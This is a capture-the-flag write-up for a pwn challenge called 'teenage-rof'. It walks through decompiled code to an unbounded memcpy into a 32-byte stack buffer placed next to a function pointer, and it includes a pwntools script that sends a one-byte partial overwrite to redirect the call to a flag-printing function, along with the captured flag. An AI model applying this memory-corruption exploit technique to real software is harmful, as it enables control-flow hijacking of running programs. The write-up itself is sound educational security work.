
Description
Wait, they said this language doesn't work like that...
We get teenage-rof
Analyzing
I ran checksec on the binary:
$ checksec teenage-rof
[*] '/home/lifip/teenage-rof'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
Importants!
No stack canary → stack overwrites are possible without immediate detection.
NX enabled → attacker must reuse code (no code injection).
PIE enabled → addresses are randomized; full-pointer overwrite normally needs a leak.
Looking inside the main function we can get to this part:
LABEL_82:
    sub_17A00();
  }
  sub_3F2F0();
  __writefsqword(0xFFFFFFF8, (unsigned __int64)&qword_50068);
  sub_6949(sub_7776);
  if ( dword_50064 != 3 )
  {
    LOBYTE(v26[0]) = 1;
    fds.sa_handler = (__sighandler_t)v26;
    sub_6280(&dword_50064, 0LL, &fds, &unk_4F358, &off_4EFD0);
  }
Main hands control to sub_7776 which is THE interactive menu!

Relevance from sub_7776:
sub_C1C5(&v14, v2, 1LL);
v21 = v15;
if ( (_DWORD)v14 != 1 )
{
  src = v16;
  ...
  v3 = sub_409B0(&qword_50080, src, v2);
  v5 = v4;   // or v5 = v9 in the other branch - either way v5 gets the out-value from sub_409B0
  ...
  memcpy(dest, src, v5);    // copy exactly v5 bytes from src into stack buffer dest
  ...
  sub_C23E(v21, v6);
}
What this shows:
src = v16 - the caller stores a pointer (v16) into its local variable src.
It calls sub_409B0(&qword_50080, src, v2) - passing src as the a2 argument to the callee, and v2 as the requested size a3.
After the call, the caller reads the out-slot (the callee wrote * (a1+2)) into v5 (v5 = v4 or v5 = v9 depending on branch).
Then the caller does memcpy(dest, src, v5) - copying v5 bytes from the exact buffer (src) that was filled by sub_409B0 into the stack buffer dest.
Now inside sub_409B0:
__int64 __fastcall sub_409B0(char **a1, char *a2, unsigned __int64 a3)
{
    unsigned __int64 v11;

    // read from stdin into a local buffer v8 (-> later copied to a2)
    v11 = read(0, v8, v10);          // read(0, buffer, requested)
    if ( v11 == -1LL )
    {
        // error handling...
    }
    else
    {
        v7 = v11;                    // v7 := number of bytes read
    }

    ...
    // copy the bytes read into the caller's buffer a2
    if ( v17 == 1 )
    {
        *a2 = *v18;                  // single-byte fast path
    }
    else
    {
        memcpy(a2, v20, v17);        // copy v17 bytes INTO a2 (the caller's buffer)
    }

    // write the consumed-count back into caller-visible slot a1[2]
    *v4 = v22;                       // where v4 == (unsigned __int64 *)(a1 + 2)
    return 0LL;
}Simplified:
sub_409B0 executes read(0, ...) and memcpy(a2, ..., to_copy) and writes to_copy into a1[2];
sub_7776 calls sub_409B0(&qword_50080, src, requested) and then performs memcpy(dest, src, out_bytes) where out_bytes is the exact value written by sub_409B0. Therefore the program copies exactly the number of bytes we supplied on stdin into dest with NO bounds checking.
Next
Know that we know how the binary uses our input let's find the vulnerability!
Inside sub_7776 we can see this:
  _BYTE dest[32]; // [rsp+A0h] [rbp-68h] BYREF
  void (*v26)(void); // [rsp+C0h] [rbp-48h]
  __int64 (__fastcall *v27)(); // [rsp+C8h] [rbp-40h]
  __int64 (__fastcall *v28)(); // [rsp+D0h] [rbp-38h]
Stack layout (function pointer sits right after a 32-byte buffer)
          v3 = sub_409B0(&qword_50080, src, v2);
          v5 = v4;
          ...
          v3 = sub_409B0(&qword_50080, src, v2);
          v5 = v9;
          ...
          v6 = src;
          memcpy(dest, src, v5);
The input read and UNBOUNDED copy into dest
      case 2LL:
        v26();
        v0 = 0LL;
        continue;
Later, the overwritten function pointer is invoked. Control-flow hijack!
We also found a function named sub_6A65 that prepares the flag.txt for us!

We need to find a way to call this function so we can get the flag!
Solve
One more thing is that we don’t need a leak. The local function pointer called by the menu is initialized to sub_6A31. So the steps into getting flag are:
- write 32 bytes of padding to fill
dest - then write one byte
0x65to flip the pointer from..6A31to..6A65 - then trigger the call site via the run option.
No GOT/ROP, no base leak
just a 1-byte overwrite
The solve.py
from pwn import *
p = remote('ctf.ac.upt.ro', 9437)
p.sendline(b'1')                   # write
p.sendline(b'33')                  # length
p.send(b'A'*32 + b'\x65')          # 32 pad + 1-byte LSB flip
p.sendline(b'3')                   # run -> calls win
print(p.recvall(timeout=4).decode('latin-1', 'ignore'))
p.close()
Running the script to get the flag!
$ python3 teenage.py
[+] Opening connection to ctf.ac.upt.ro on port 9834: Done
[+] Receiving all data: Done (165B)
[*] Closed connection to ctf.ac.upt.ro port 9834
1 write
2 show
3 run
4 exit
n bytes:
ok
1 write
2 show
3 run
4 exit
CTF{ed30505bbe7a651829d9d747f7af11677c7c3ff8f4e871a5269920c961765747}1 write
2 show
3 run
4 exit